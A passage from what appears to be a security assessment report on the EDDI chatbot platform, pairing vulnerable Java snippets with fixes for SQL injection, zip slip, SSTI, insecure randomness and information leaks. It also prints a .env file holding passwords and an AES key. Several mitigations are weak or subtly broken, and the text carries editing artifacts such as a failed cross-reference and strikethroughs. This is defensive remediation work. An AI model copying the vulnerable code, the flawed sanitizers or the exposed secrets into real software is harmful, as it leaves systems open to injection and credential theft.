        .header("Content-Security-Policy", "default-src 'none'; script-src 'none'; connect-src 'self'; img-src 'self'; style-src 'self';");
return responseBuilder.build();
```

Figure 27: Mitigate Cross-Site Scripting

2.4.6 Dead Code: Expression is Always true

The error is related to the "deepCopy" (Figure 28) and "cacheName" variables (Figure 29 and Figure 30), it means that all the expressions with these two variables are always true, so useless. It is a **false positive** because the variables aren't always different to null (in the case of "cacheName") or aren't always true (in case of "deepCopy").

```
@Override
public Response duplicatePackage(String id, Integer version, Boolean deepCopy) {
    restVersionInfo.validateParameters(id, version);
    try {
        PackageConfiguration packageConfiguration = packageStore.read(id, version);
        if (deepCopy) {
            for (var packageExtension : packageConfiguration.getPackageExtensions()) {
                URI type = packageExtension.getType();
                if ("ai.labs.parser".equals(type.getHost())) {
                    duplicateDictionaryInParser(packageExtension);
                }

                Map<String, Object> config = packageExtension.getConfig();
                if (!isNullOrEmpty(config)) {
                    Object resourceUriObj = config.get(KEY_URI);
                    if (!isNullOrEmpty(resourceUriObj)) {
                        var newResourceLocation = duplicateResource(resourceUriObj);
                        config.put(KEY_URI, newResourceLocation);
                    }
                }
            }
        }
```

Figure 28: False positive Expression is Always true for "deepCopy"

```
public CacheImpl(String cacheName, Cache<K, V> cache) {
    this.cacheName = cacheName != null ? cacheName : "default";
    this.cache = cache;
}
```

Figure 29: False positive Expression is Always true for "cacheName"

```java
@Override
public <K, V> ICache<K, V> getCache(String cacheName) {
    Cache<K, V> cache;
    if (cacheName != null) {
        cache = this.cacheManager.getCache(cacheName, true);
    } else {
        cache = this.cacheManager.getCache();
    }

    return new CaffeineCache<>(cacheName, cache);
}
```

Figure 30: False positive Expression is Always true for “cacheName”

2.4.7 Denial of Service

Two areas of concern regarding text file manipulation were identified in the project: one in the *readTextFromFile* method of FileUtilities.java and the other in the file reading methods of *RestImportService.java* (Figure 31). In both cases, the original code performed line-by-line reading of the file without enforcing any limits on line length or the size of the read material.

This lack of control exposed the application to potential stability issues. In particular, when reading in a large file or one containing an extremely long line with no line breaks, the system might attempt to read the entire contents into memory without filtering. This posed a serious threat of RAM saturation and subsequent shutdown of the service.

To address this critical issue and improve system robustness, two protection mechanisms were introduced:

- A limit on line length was introduced, setting a **maximum of 4096 characters** for every line read. If a line exceeds this limit, reading is halted immediately and an error is generated.
- Total content read size limit: **a maximum limit of 10 MB** for the total size of data readable from a file was fixed. Again, if this limit is exceeded, the operation is aborted with an error message.

These checks have been incorporated into the *readTextFromFile* method in *FileUtilities.java* and the *getResourceFiles* and *readFile* methods in *RestImportService.java* (Figure 32).

These changes enable the system to recognise potentially critical conditions early on and prevent the reading of excessively large or corrupted files, thus avoiding memory flooding and ensuring service continuity.

```java
private String readFile(Path path) throws IOException {
    try (BufferedReader reader = new BufferedReader(new FileReader(path.toFile()))) {
        StringBuilder builder = new StringBuilder();
        String currentLine = reader.readLine();
        while (currentLine != null) {
            builder.append(currentLine);
            currentLine = reader.readLine();
        }

        return builder.toString();
    }
}
```

```java
private List<String> getResourceFiles(String path) throws IOException {
    List<String> filenames = new ArrayList<>();

    try (var in = getResourceAsStream(path);
         var br = new BufferedReader(new InputStreamReader(in))) {

        String resource;
        while ((resource = br.readLine()) != null) {
            filenames.add(resource);
        }
    }

    return filenames;
}
```

```java
public static String readTextFromFile(File file) throws IOException {
    BufferedReader rd = null;
    StringBuilder ret = new StringBuilder();
    try {
        rd = new BufferedReader(new FileReader(file));
        while (rd.ready()) {
            ret.append(rd.readLine());
            ret.append(lineSeparator);
        }

        return ret.toString();

    } finally {
        if (rd != null) {
            try {
                rd.close();
            } catch (IOException e) {
                //do nothing
            }
        }
    }
}
```

Figure 31: Denial of Service

```java
private String readFile(Path path) throws IOException {
    try (BufferedReader reader = new BufferedReader(new FileReader(path.toFile()))) {
        StringBuilder builder = new StringBuilder();
        String currentLine = reader.readLine();
        int totalLength = 0;
        while (currentLine != null) {
            if (currentLine.length() > MAX_LINE_LENGTH) {
                throw new IOException("Line too long in file: " + path);
            }
            totalLength += currentLine.length();
            if (totalLength > MAX_TOTAL_LENGTH) {
                throw new IOException("File too large: " + path);
            }
            builder.append(currentLine);
            currentLine = reader.readLine();
        }

        return builder.toString();
    }
}
```

```java
private List<String> getResourceFiles(String path) throws IOException {
    List<String> filenames = new ArrayList<>();

    try (var in = getResourceAsStream(path);
         var br = new BufferedReader(new InputStreamReader(in))) {

        String resource;
        int totalLength = 0;
        while ((resource = br.readLine()) != null) {
            if (resource.length() > MAX_LINE_LENGTH) {
                throw new IOException("Line too long in resource file: " + path);
            }
            totalLength += resource.length();
            if (totalLength > MAX_TOTAL_LENGTH) {
                throw new IOException("Resource file too large: " + path);
            }
            filenames.add(resource);
        }
    }

    return filenames;
}
```

```java
public static String readTextFromFile(File file) throws IOException {
    final int MAX_LINE_LENGTH = 4096;
    final int MAX_TOTAL_LENGTH = 1024 * 1024 * 10; // 10MB
    BufferedReader rd = null;
    StringBuilder ret = new StringBuilder();
    int totalLength = 0;
    try {
        rd = new BufferedReader(new FileReader(file));
        String line;
        while ((line = rd.readLine()) != null) {
            if (line.length() > MAX_LINE_LENGTH) {
                throw new IOException("Line too long in file: " + file.getName());
            }
            totalLength += line.length();
            if (totalLength > MAX_TOTAL_LENGTH) {
                throw new IOException("File too large: " + file.getName());
            }
            ret.append(line);
            ret.append(lineSeparator);
        }
        return ret.toString();
    } finally {
        if (rd != null) {
            try {
                rd.close();
            } catch (IOException e) {
                //do nothing
            }
        }
    }
}
```

Figure 32: Mitigate Denial of Service

2.4.8 Denial of Service: StringBuilder

The problem arises when objects such as StringBuilder are instantiated with the default capacity of 16 characters. This can become critical if the input is quite large: each time the content size exceeds the current capacity, the JVM will reallocate memory internally, resulting in progressive resource usage. If this mechanism is not managed properly, it can be exploited to generate abnormal memory consumption and, in the worst cases, lead to a denial-of-service crash.

To mitigate this risk, targeted and structured mitigations have been introduced in the code:

- In every strategy processing files or concatenating strings based on external input (e.g. readFile and getResourceFiles in RestImportService.java, readTextFromFile and buildPath in FileUtilities.java, or createURI in RestUtilities.java), StringBuilder is currently initialised with a large default capacity, e.g. 10 MB, or calculated from the input length. This shortcut prevents continuous reallocations during reading and keeps memory utilisation within limits, even with larger-than-expected input.
- Alongside buffer optimisation, strict restrictions are imposed on what and how much the system can read. A limit is set on the length of each line (e.g. 4,096

characters) and on the total size of data processed (e.g. 10 MB). When either of these limits is reached, the system stops reading and reports an error, thereby preventing the processing of unduly heavy files or resources.
- All input streams are now processed using the 'try-with-resources' statement, which closes resources automatically even if an error occurs. This prevents memory leaks caused by open streams.

As a result of these changes, the system can safely handle input from external sources, avoiding issues such as uncontrolled reallocation and memory overloading, while ensuring that resources are always closed. The system's general behaviour is now more stable, predictable and resistant to abuse, even when input could be manipulated with malicious intent.

2.4.9 Insecure Randomness

The error is caused by using the java.util.Random class to generate pseudo-random numbers (Figure 33). This implementation is not suitable for contexts where safety is required, since the generator is deterministic and relies on an initial seed, always derived from the system time in milliseconds. This makes the generated values potentially predictable.

To address this vulnerability, the Java Random class was replaced with the SecureRandom class (Figure 34), which uses cryptographically secure entropy sources provided by the operating system. This makes the generation of numbers unpredictable and suitable for contexts where the security and unpredictability of the generated values must be ensured.

```
private T chooseRandomResult(List<T> results) {
    if (!results.isEmpty()) {
        Random random = new Random();
        int randNumber = random.nextInt(results.size());
        return results.get(randNumber);
    }

    return null;
}
```

```java
@Deprecated
private static String generateSalt(int length, char[] allowedChars) {
    StringBuilder finalSalt = new StringBuilder();
    int random;

    for (int i = 0; i < length; i++) {
        random = new java.util.Random().nextInt(allowedChars.length - 1);
        finalSalt.append(allowedChars[random]);
    }

    return finalSalt.toString();
}
```

```java
private OutputItem chooseRandomly(List<OutputItem> possibleValues) {
    return possibleValues.get(new Random().nextInt(possibleValues.size()));
}
```

```java
private BotDeployment getRandom(List<BotDeployment> botDeployments) {
    return botDeployments.get(new Random().nextInt(botDeployments.size()));
}
```

Figure 33: Insecure Randomness

```java
private T chooseRandomResult(List<T> results) {
    if (!results.isEmpty()) {
        SecureRandom secureRandom = new SecureRandom();
        int randNumber = secureRandom.nextInt(results.size());
        return results.get(randNumber);
    }

    return null;
}
```

```java
@Deprecated
private static String generateSalt(int length, char[] allowedChars) {
    SecureRandom secureRandom = new SecureRandom();
    StringBuilder finalSalt = new StringBuilder();
    int random;

    for (int i = 0; i < length; i++) {
        int randomIndex = secureRandom.nextInt(allowedChars.length);
        finalSalt.append(allowedChars[randomIndex]);
    }

    return finalSalt.toString();
}
```

```java
private OutputItem chooseRandomly(List<OutputItem> possibleValues) {
    return possibleValues.get(new SecureRandom().nextInt(possibleValues.size()));
}
```

```java
private BotDeployment getRandom(List<BotDeployment> botDeployments) {
    return botDeployments.get(new SecureRandom().nextInt(botDeployments.size()));
}
```

Figure 34: Mitigation Insecure Randomness

2.4.10 Missing Check against Null

The error relates to the fact that the *getProperty()* function does not check for Null values (Figure 35 and Figure 36). The function returns the path to the current working folder of the Java application (i.e. the folder from which the JVM process was started), so it cannot be Null. Therefore, this is a **false positive**.

```java
private final Path tmpPath = Paths.get(FileUtilities.buildPath(System.getProperty("user.dir"), "tmp"));
```

Figure 35: False positive Missing Check against Null

```java
private final Path tmpPath = Paths.get(FileUtilities.buildPath(System.getProperty("user.dir"), "tmp", "import"));
```

Figure 36: False positive Missing Check against Null

2.4.11 No database password was set

To solve this crucial issue, it was decided that configuration management should be refreshed and an .env file implemented (Figure 37), in which all sensitive credentials could be defined securely. More precisely, we added a decent username and password for MongoDB, an encrypted password (as required in environments with

special character escaping enabled) and an SQLite password for the fallback database. Additionally, the environment profile (prod) was configured to ensure the application ran with the correct settings in production.

This solution significantly improved security, protecting the database from unauthorised access and separating sensitive information from the source code. Consequently, the app is now much safer and ready to be deployed in real-world environments without exposing any obvious vulnerabilities.

.env

```
# Database Configuration
MONGO_INITDB_ROOT_USERNAME=admin
MONGO_INITDB_ROOT_PASSWORD=vHdRkU&WqHK9j2mhJYre8LJrYxUKX8sq^fHRGajw
MONGO_INITDB_ROOT_PASSWORD_ENCODED=vHdRkU%26WqHK9j2mhJYre8LJrYxUKX8sq%5EfHRGajw
MONGO_DB_NAME=eddi

# SQLite Configuration (for additional security)
SQLITE_PASSWORD=yebL79QjafE3cyfQ8dCKt3KjLVXybyAwunT

# Application Configuration
QUARKUS_PROFILE=prod

# Key for AES encryption
EDDI_GIT_AES_KEY=humoy+xPzLIZ5XzAMyW3koTDy8bWlHfFcO6OV03zdU8GLqovJeT80is/Fmhmrd8d
```

Figure 37: .env file

2.4.12 Password Management: Password in Comment

This error is related to the presence of a password in a comment (Figure 38). However, this is only an example of usage and does not contain any important information , in this case, the password. Therefore, it is a **false positive**.

```
* ------------------------------------------------------------------------
*     HOW TO USE:
*
*     $.url.decode('http://username:password@hostname/path?arg1=value%40+1&arg2=touch%C3%A9#anchor')
*     // returns
*     // http://username:password@hostname/path?arg1=value@ 1&arg2=touchÃ©#anchor
*     // Note: "%40" is replaced with "@", "+" is replaced with " " and "%C3%A9" is replaced with "Ã©"
*
*     $.url.encode('file.htm?arg1=value1 @#456&amp;arg2=value2 touchÃ©')
*     // returns
*     // file.htm%3Farg1%3Dvalue1%20%40%23456%26arg2%3Dvalue2%20touch%C3%A9
*     // Note: "@" is replaced with "%40" and "Ã©" is replaced with "%C3%A9"
*
*     $.url.parse('http://username:password@hostname/path?arg1=value%40+1&arg2=touch%C3%A9#anchor')
*     // returns
*     {
*         source: 'http://username:password@hostname/path?arg1=value%40+1&arg2=touch%C3%A9#anchor',
*         protocol: 'http',
*         authority: 'username:password@hostname',
*         userInfo: 'username:password',
*         user: 'username',
*         password: 'password',
*         host: 'hostname',
*         port: '',
*         path: '/path',
*         directory: '/path',
*         file: '',
*         relative: '/path?arg1=value%40+1&arg2=touch%C3%A9#anchor',
*         query: 'arg1=value%40+1&arg2=touch%C3%A9',
```

Figure 38: False Positive Password in Comment

2.4.13 Path Manipulation

In this vulnerability there are some false positive sample (FigureFigure 39) and other sample those are multi-type vulnerability so they are fixed in other section because are more related to that one (for example **Path Manipulation: Zip Entry Overwrite**). There was only one vulnerability that could be dangerous if an attacker was able to exploit it (Figure).

```
private final Path tmpPath = Paths.get(FileUtilities.buildPath(System.getProperty(key:"user.dir"), "tmp", "import"));
```

Figure 39: False positive path manipulation

To thwart this vulnerability, a security utility class is introduced (Figure 40) that centralizes path validation and sanitizing logic, imposing rigorous checks before any file system operation. When presented with a sequence of path segments, the class examines each for suspicious patterns, such as traversal to parent directories (".."), disk drive separators, null bytes, or references to security-sensitive directories ("etc", "passwords"). If a segment is found to be unsafe, it immediately throws an exception, halting execution.

Having checked the constituent parts, the class combines them into a complete path in a given base directory. It uses a secure method of path construction and checks that the resulting absolute URL remains inside the permitted directory: otherwise, an exception is raised. This two-stage test, checking of the components and verification of the resolved path, foils any clever manipulation attempts.

To handle file names with problematic characters, the class has a more relaxed mode: it replaces prohibited characters with underscores and puts an upper limit on the length, mapping strange inputs to harmless equivalents without interrupting operation.

Finally, when the system already has a complete path rather than segments, there's a straightforward Boolean method that asserts whether the path is within an authorized directory. Together, these measures, blocking dangerous fragments, testing directory boundaries, sanitizing inputs, and checking existing paths, form a layered defense, making it extremely difficult for an attacker to break through all barriers and access the file system.

```
private URI buildOldBotUri(Path botPath) {
    String botPathString = botPath.toString();
    String oldBotId = botPathString.substring(botPathString.lastIndexOf(File.separator) + 1,
            botPathString.lastIndexOf(BOT_FILE_ENDING));

    return URI.create(IRestBotStore.resourceURI + oldBotId + IRestBotStore.versionQueryParam + "1");
}    private void parsePackage(String targetDirPath, URI packageUri, BotConfiguration
        botConfiguration, AsyncResponse response) {
    try {
        IResourceId packageResourceId = RestUtilities.extractResourceId(packageUri);
        String packageId = packageResourceId.getId();
        String packageVersion = String.valueOf(packageResourceId.getVersion());            // Validate pa
        PathSecurityUtils.validatePathComponents(packageId, packageVersion);
        String securePath = PathSecurityUtils.buildSecurePath(targetDirPath, packageId, packageVersion);

        Files.newDirectoryStream(Paths.get(securePath),
                        packageFilePath -> packageFilePath.toString().endsWith(suffix:".package.json")).
                forEach(packageFilePath -> {
```

Figure 40: Code not vulnerable to path manipulation

2.4.14 Path Manipulation: Zip Entry Overwrite

To mitigate this vulnerability (Figure 41) has been added to the code to check the name of each file in the imported zip archive. If a file name contains suspicious patterns or attempts to traverse directories (for example, using sequences like "../"), the extraction process is immediately interrupted and the file is not written to disk (Figure 42). This control ensures that only files intended for the legitimate target directory are extracted, effectively preventing attackers from placing malicious files in arbitrary locations on the server. By validating the file paths before extraction, the

risk of arbitrary file overwrite and remote command execution is significantly reduced, restoring the security of the import functionality.

```
74      @Override
75      public void unzip(InputStream zipFile, File targetDir) throws IOException {
76          if (!targetDir.exists()) {
77              targetDir.mkdir();
78          }
79          ZipInputStream zipIn = new ZipInputStream(zipFile);
80
81          ZipEntry entry = zipIn.getNextEntry();
82          // iterates over entries in the zip file
83          while (entry != null) {
84              String filePath = targetDir.getPath() + File.separator + entry.getName();
85              if (!entry.isDirectory()) {
86                  // if the entry is a file, extracts it
87                  new File(filePath).getParentFile().mkdirs();
88                  extractFile(zipIn, filePath);
89              } else {
90                  // if the entry is a directory, make the directory
91                  File dir = new File(filePath);
92                  dir.mkdirs();
93              }
94              zipIn.closeEntry();
95              entry = zipIn.getNextEntry();
96          }
97          zipIn.close();
98      }
```

Figure 41: Code vulnerable to Zip Entry Overwrite

```java
@Override
public void unzip(InputStream zipFile, File targetDir) throws IOException {
    if (!targetDir.exists()) {
        if (!targetDir.mkdirs()) {
            throw new IOException("Could not create target directory: " + targetDir);
        }
    }

    String targetDirPath = targetDir.getCanonicalPath();
    try (ZipInputStream zipIn = new ZipInputStream(new BufferedInputStream(zipFile))) {
        ZipEntry entry;
        while ((entry = zipIn.getNextEntry()) != null) {
            File destFile = new File(targetDir, entry.getName());
            String destFilePath = destFile.getCanonicalPath();

            // Ensure the resolved destination path starts with the target directory path
            if (!destFilePath.startsWith(targetDirPath + File.separator)) {
                throw new IOException("Entry is outside of the target dir: " + entry.getName());
            }

            if (entry.isDirectory()) {
                if (!destFile.mkdirs() && !destFile.isDirectory()) {
                    throw new IOException("Could not create directory: " + destFilePath);
                }
            } else {
                File parentDir = destFile.getParentFile();
                if (!parentDir.mkdirs() && !parentDir.isDirectory()) {
                    throw new IOException("Could not create parent directories for: " + destFilePath);
                }
                extractFile(zipIn, destFile);
            }
            zipIn.closeEntry();
        }
    }
}
```

Figure 42: Code not vulnerable to Zip Entry Overwrite

Although this vulnerability has been identified as “medium” severity, it is very dangerous as it leads to **RCE**, so it should be classified as “critical.”

2.4.15 Privacy Violation

Within the EDDI system, the RestGitBackupStore class is used for storing Git backup configurations (Figure 43). Extending the IGitBackupStore interface makes it possible to read and save all the information necessary for setting up automatic bot backup in a structured way. This includes the Git branch, the committer's email and name, the repository address and the authentication details.

```
properties.setProperty("git.branch", settings.getBranch());
properties.setProperty("git.commiter_email", settings.getCommitterEmail());
properties.setProperty("git.commiter_name", settings.getCommitterName());
properties.setProperty("git.password", settings.getPassword());
properties.setProperty("git.username", settings.getUsername());
properties.setProperty("git.repository_url", settings.getRepositoryUrl());
properties.setProperty("git.description", settings.getDescription());
properties.setProperty("git.isautomatic", String.valueOf(settings.isAutomatic()));

OutputStream os = new FileOutputStream(new File(gitSettingsPath + "settings.properties"));
properties.store(os, "autogenerated by EDDI");
```

Figure 43: Privacy Violation

These are stored in a settings.properties file in the local gitsettings/ directory, relative to the application's current working directory (System.getProperty("user.dir")). To protect against security threats, the username and password fields are obscured before being returned (shown as "****") to prevent sensitive information from being made directly visible in public interfaces.

It should be noted, however, that this does not constitute an actual privacy breach, as the data are stored on the local server and not transmitted to third parties. Nevertheless, saving credentials in plain text within a file that can be read from the file system is poor practice, even in so-called controlled environments. In the event of a server compromise via an app, web server or OS vulnerability, or via stolen credentials, a potential attacker could have unfettered access to the credentials. This could result in unauthorised access to personal Git repositories, for example.

A better method is to store encrypted credentials derived from a reversible and symmetric algorithm so that they can be decrypted by the system itself on demand (Figure 44). One of the approved choices is AES (Advanced Encryption Standard) in 256-bit CBC mode with a random initialisation vector (IV) created for each encryption. The encryption key can be kept as environment variables in file .env (Figure 37), and neither should ever be written to a file or versioned in source code.

The RestGitBackupStore class is used in the EDDI system to handle Git backup settings. As an instance of the IGitBackupStore interface, it can read and save all the information needed to configure automatic bot backup in a structured way, such as the Git branch, committer name and email, repository URL, and authentication credentials.

```
private String encrypt(String value) throws Exception {
    String key = System.getenv(ENV_AES_KEY);
    String iv = System.getenv(ENV_AES_IV);
    if (key == null || iv == null) throw new IllegalStateException("AES key/IV not set in environment variables");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    SecretKeySpec secretKey = new SecretKeySpec(Base64.getDecoder().decode(key), "AES");
    IvParameterSpec ivSpec = new IvParameterSpec(Base64.getDecoder().decode(iv));
    cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivSpec);
    byte[] encrypted = cipher.doFinal(value.getBytes("UTF-8"));
    return Base64.getEncoder().encodeToString(encrypted);
}

private String decrypt(String encrypted) throws Exception {
    String key = System.getenv(ENV_AES_KEY);
    String iv = System.getenv(ENV_AES_IV);
    if (key == null || iv == null) throw new IllegalStateException("AES key/IV not set in environment variables");
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
    SecretKeySpec secretKey = new SecretKeySpec(Base64.getDecoder().decode(key), "AES");
    IvParameterSpec ivSpec = new IvParameterSpec(Base64.getDecoder().decode(iv));
    cipher.init(Cipher.DECRYPT_MODE, secretKey, ivSpec);
    byte[] decoded = Base64.getDecoder().decode(encrypted);
    return new String(cipher.doFinal(decoded), "UTF-8");
}
```

Figure 44: Encrypt and Decrypt function to mitigate Privacy Violation

2.4.16 Resource Injection

The error is related to a potential injection attack. This occurs in the RestUtilities class function due to a lack of input sanitisation of user-provided values (Figure 45). A sanitiser (Figure 46) has been added to mitigate this issue. This takes a string as input and performs several cleaning steps, such as removing control characters, trimming spaces, replacing backslashes with slashes, eliminating path traversal patterns and duplicate slashes, and encoding characters that are not allowed in URI paths. These sanitisation steps help to prevent injection attacks and protect the system from unauthorised access or manipulation of resources.

```
public static URI createURI(Object... uriParts) {
    StringBuilder sb = new StringBuilder();

    for (Object uriPart : uriParts) {
        sb.append(uriPart.toString());
    }

    return URI.create(sb.toString());
}
```

Figure 45: Resource Injection

```
private static String sanitizeUriPart(Object uriPart) {
    if (uriPart == null) return "";
    String s = uriPart.toString();
    // Remove control chars, trim spaces
    s = s.replaceAll("[\p{Cntrl}]", "").trim();
    // Replace backslashes with slashes
    s = s.replace('\\', '/');
    // Remove path traversal and duplicate slashes
    s = s.replaceAll("\.\.", "");
    s = s.replaceAll("//+", "/");
    // Encode characters not allowed in URI path
    s = s.replaceAll("[^a-zA-Z0-9\-._~:/?#\[\]@!$&'()*+,;=]", "");
    return s;
}
```

Figure 46: Sanitizer to Mitigate Resource Injection

2.4.17 System Information Leak

This error is related to the printStackTrace() function (Figure 47): it automatically writes all the trace of the exception to the standard stream (System.err), including the names of classes, methods, packages and file paths in the file system. To fix this error, vary the function so that it prints the error more securely, ensuring that important data that could be used in an attack is no longer printed (Figure 48).

```
try {
    if (!Files.exists(Paths.get(gitSettingsPath))) Files.createDirectories(Paths.get(gitSettingsPath));

    properties.setProperty("git.branch", settings.getBranch());
    properties.setProperty("git.commiter_email", settings.getCommitterEmail());
    properties.setProperty("git.commiter_name", settings.getCommitterName());
    properties.setProperty("git.password", settings.getPassword());
    properties.setProperty("git.username", settings.getUsername());
    properties.setProperty("git.repository_url", settings.getRepositoryUrl());
    properties.setProperty("git.description", settings.getDescription());
    properties.setProperty("git.isautomatic", String.valueOf(settings.isAutomatic()));

    OutputStream os = new FileOutputStream(new File(gitSettingsPath + "settings.properties"));
    properties.store(os, "autogenerated by EDDI");
} catch (IOException e) {
    e.printStackTrace();
}
```

Figure 47: System Information Leak

```
} catch (IOException e) {
    //e.printStackTrace();
    log.error("Error storing Git settings");
}
```

Figure 48: Mitigation System Information Leak

2.4.18 Server Side Template Injection (SSTI)

The **Thymeleaf template engine** was discovered to be vulnerable to a critical Server-Side Template Injection (**SSTI**). This vulnerability allowed execution of arbitrary code on the server by injecting malicious expressions into the templates.

A multi-layered security approach was used to eliminate the threat completely (Figure 49). First, the Thymeleaf engine itself was updated from version 3.0.15, which was not only outdated but also vulnerable, to release 3.1.3, which did not have the OGNL dependency that potential exploits were making easier. Then a custom security configuration was implemented that replaces the default Thymeleaf dialect with a "hardened" version: this prevents access to sensitive Java classes such as Runtime, Process, and System, and makes it impossible to run system commands. The T() operator, the key entry point for SSTI attacks, was completely disabled.

A proactive template content validation system was introduced, which inspects input data for malicious patterns prior to their execution by the engine. User variables undergo automatic sanitization, replacing any unsafe strings with safe placeholders like *"CONTENT NOT ALLOWED"*.

```
eddi      | 2025-06-01 14:44:46 ERROR [ai.lab.edd.mod.tem.OutputTemplateTask]] (executor-thread-18) Template contains potential
ly dangerous content and was blocked for security reasons: ai.labs.eddi.modules.templating.ITemplatingEngine$TemplateEngineExc
eption: Template contains potentially dangerous content and was blocked for security reasons
eddi      |       at ai.labs.eddi.modules.templating.impl.TemplatingEngine.processTemplate(TemplatingEngine.java:46)
eddi      |       at ai.labs.eddi.modules.templating.impl.TemplatingEngine_ClientProxy.processTemplate(Unknown Source)
eddi      |       at ai.labs.eddi.modules.templating.OutputTemplateTask.lambda$templateOutputTexts$0(OutputTemplateTask.java:97)
eddi      |       at java.base/java.util.ArrayList.forEach(ArrayList.java:1511)
eddi      |       at ai.labs.eddi.modules.templating.OutputTemplateTask.templateOutputTexts(OutputTemplateTask.java:81)
eddi      |       at ai.labs.eddi.modules.templating.OutputTemplateTask.execute(OutputTemplateTask.java:74)
eddi      |       at ai.labs.eddi.modules.templating.OutputTemplateTask_ClientProxy.execute(Unknown Source)
eddi      |       at ai.labs.eddi.engine.lifecycle.internal.LifecycleManager.executeLifecycle(LifecycleManager.java:57)
eddi      |       at ai.labs.eddi.engine.runtime.internal.Conversation.executePackages(Conversation.java:319)
eddi      |       at ai.labs.eddi.engine.runtime.internal.Conversation.executeConversationStep(Conversation.java:223)
eddi      |       at ai.labs.eddi.engine.runtime.internal.Conversation.init(Conversation.java:72)
eddi      |       at ai.labs.eddi.engine.runtime.internal.Bot.startConversation(Bot.java:52)
eddi      |       at ai.labs.eddi.engine.internal.RestBotEngine.startConversationWithContext(RestBotEngine.java:134)
eddi      |       at ai.labs.eddi.engine.internal.RestBotEngine_Subclass.startConversationWithContext$$superforward(Unknown Sour
ce)
eddi      |       at ai.labs.eddi.engine.internal.RestBotEngine_Subclass$$function$$7.apply(Unknown Source)
```

Figure 49: Error raised when a SSTI payload is inserted

2.4.19 System Information Leak: Internal

As in the previous case, to mitigate this type of error present in different parts of the code ~~(figure 29, figure 30, figure 31 and figure 32~~(Figure 50), any printout that may reveal important or risky security information must be changed. In some cases, the error message was changed completely (figure 33, figure 34 and figure 35); in others, the risky feature was removed (**Errore. L'origine riferimento non è stata trovata.**).In some cases, the error message was changed completely; in others, the risky feature was removed (Figure 51).

```
} catch (CloneNotSupportedException e) {
    log.error(e.getLocalizedMessage(), e);
}
```

```
} catch (CloneNotSupportedException e) {
    log.error("Cloning error!", e);
}
```

```
} catch (Exception e) {
    System.out.println(Arrays.toString(e.getStackTrace()));
    throw new RuntimeException(e.getLocalizedMessage(), e);
}
```

```
} catch (Throwable e) {
    String message = "HttpClient did not stop as expected.";
    System.out.println(message);
    System.out.println(Arrays.toString(e.getStackTrace()));
}
```

Figure 50: System Information Leak: Internal

```
} catch (CloneNotSupportedException e) {
    //log.error(e.getLocalizedMessage(), e);
    log.error("Error cloning expression");;
}
```

```
} catch (CloneNotSupportedException e) {
    //log.error("Cloning error!", e);
    log.error("Cloning error!");
}
```

```
} catch (Exception e) {
    //System.out.println(Arrays.toString(e.getStackTrace()));
    //throw new RuntimeException(e.getLocalizedMessage(), e);
    log.error("Failed to create HttpClient");
}
```

```
} catch (Throwable e) {
    String message = "HttpClient did not stop as expected.";
    System.out.println(message);
    //System.out.println(Arrays.toString(e.getStackTrace()));
}
```

Figure 51: Mitigate System Information Leak: Internal

2.4.20 SQL-injection

Data entry into the database was achieved by dynamically constructing an SQL query by directly concatenating values entered by the user (Figure 52). This makes the database vulnerable to SQL injection, as a malicious user could enter malicious SQL commands in the input fields.

To address this issue, the code was modified to use PreparedStatements from JDBC (Figure 53). With this method, the SQL query is defined once with placeholders (?) instead of values, which are then set separately. Therefore, even if the input contained special characters or SQL statements, they would simply be treated as data and could not be executed.

This method provides good protection against SQL injection attacks, as well as improving code readability and maintainability. Using PreparedStatements is a well-established best practice for building secure, database-driven applications.

```
Connection conn = DriverManager.getConnection("jdbc:sqlite:" + dbPath);
Statement stmt = conn.createStatement();
String sql = "INSERT INTO reviews (username, email, review) VALUES ('" + username + "', '" + email + "', '" + review + "')";
stmt.executeUpdate(sql);
stmt.close();
conn.close();
```

Figure 52: SQL-Injection

```
try (Connection conn = DriverManager.getConnection("jdbc:sqlite:" + dbPath);
     PreparedStatement stmt = conn.prepareStatement(
         sql:"INSERT INTO reviews (username, email, review) VALUES (?, ?, ?)")) {

    stmt.setString(parameterIndex:1, username);
    stmt.setString(parameterIndex:2, email);
    stmt.setString(parameterIndex:3, review);
    stmt.executeUpdate();
```

Figure 53: Mitigate SQL-Injection

2.4.21 Vulnerable JS libraries used

To mitigate the vulnerabilities CVE-2024-6531 the Bootstrap library was updated to last version of 5.3.6, so that the CVE was not present anymore.

~~2.4.22 Unchecked Return Value~~

~~2.4.23 Unreleased Resource: Streams~~

~~2.4.24~~2.4.22 Weak Cryptographic Hash

The 'calculateHash' function (Figure 54) is unused throughout the code, so it does not lead to any security issues relating to passwords or anything else you wanted to hide using MD5.

If the function were to be used elsewhere in the code, the methodology for calculating the hash would need to be changed, as MD5 is vulnerable to collisions (two different inputs can produce the same MD5 hash), has no built-in salting (meaning it does not protect against attacks involving tables that pre-calculate common hashes for millions of passwords) and is very fast (meaning an attacker could try billions of hashes per second using brute-force or dictionary attacks).

One solution would be to replace it with a slow salting algorithm such as BCrypt (Figure 55). This would be more secure as it accounts for modern threats, including brute-force attacks, rainbow tables and accelerated hardware. However, it is slower, so it would be impractical to test millions of passwords per second. It also uses automatic skipping, so even if two users have the same password, the generated hashes will be different.

When a user enters a password such as 'ciaociao123', bcrypt:

1. Adds a random value called a 'salt', which is used to make each hash unique, even if two users have the same password.
2. It then applies the algorithm several times, a process known as the 'cost' or 'work factor'. This step can be repeated thousands of times to slow down the calculation process. The higher the cost factor, the longer it takes to generate the hash.
3. Finally, it returns a hash that contains the salt and the number of repetitions used.

```
public static String calculateHash(String content) {
    return DigestUtils.md5Hex(content);
}
```

Figure 54: Weak Cryptographic Hash

```
public class HashUtils {
    private static final PasswordEncoder passwordEncoder = new BCryptPasswordEncoder();

    public static String calculateHash(String content) {
        return passwordEncoder.encode(content);
    }

    public static boolean matches(String rawPassword, String encodedPassword) {
        return passwordEncoder.matches(rawPassword, encodedPassword);
    }
}
```

Figure 55: BCrypt

~~2.4.25~~2.4.23 X-Content-Type-Options Header Missing

In order to mitigate this vulnerability we add the **X-Content-Type-Options** header, in the quarkus properties, for the request to every endpoint of the software.

3. PRIVACY ANALYSIS

3.1 Privacy Assessment

This section provides an evaluation of how personal data is collected, used, and protected within the application. Given the application's nature—featuring user authentication, data entry forms, reviews, and chatbot interactions—it handles several types of personal information. Ensuring that this data is processed responsibly is essential to comply with privacy regulations (such as GDPR) and to maintain user trust.

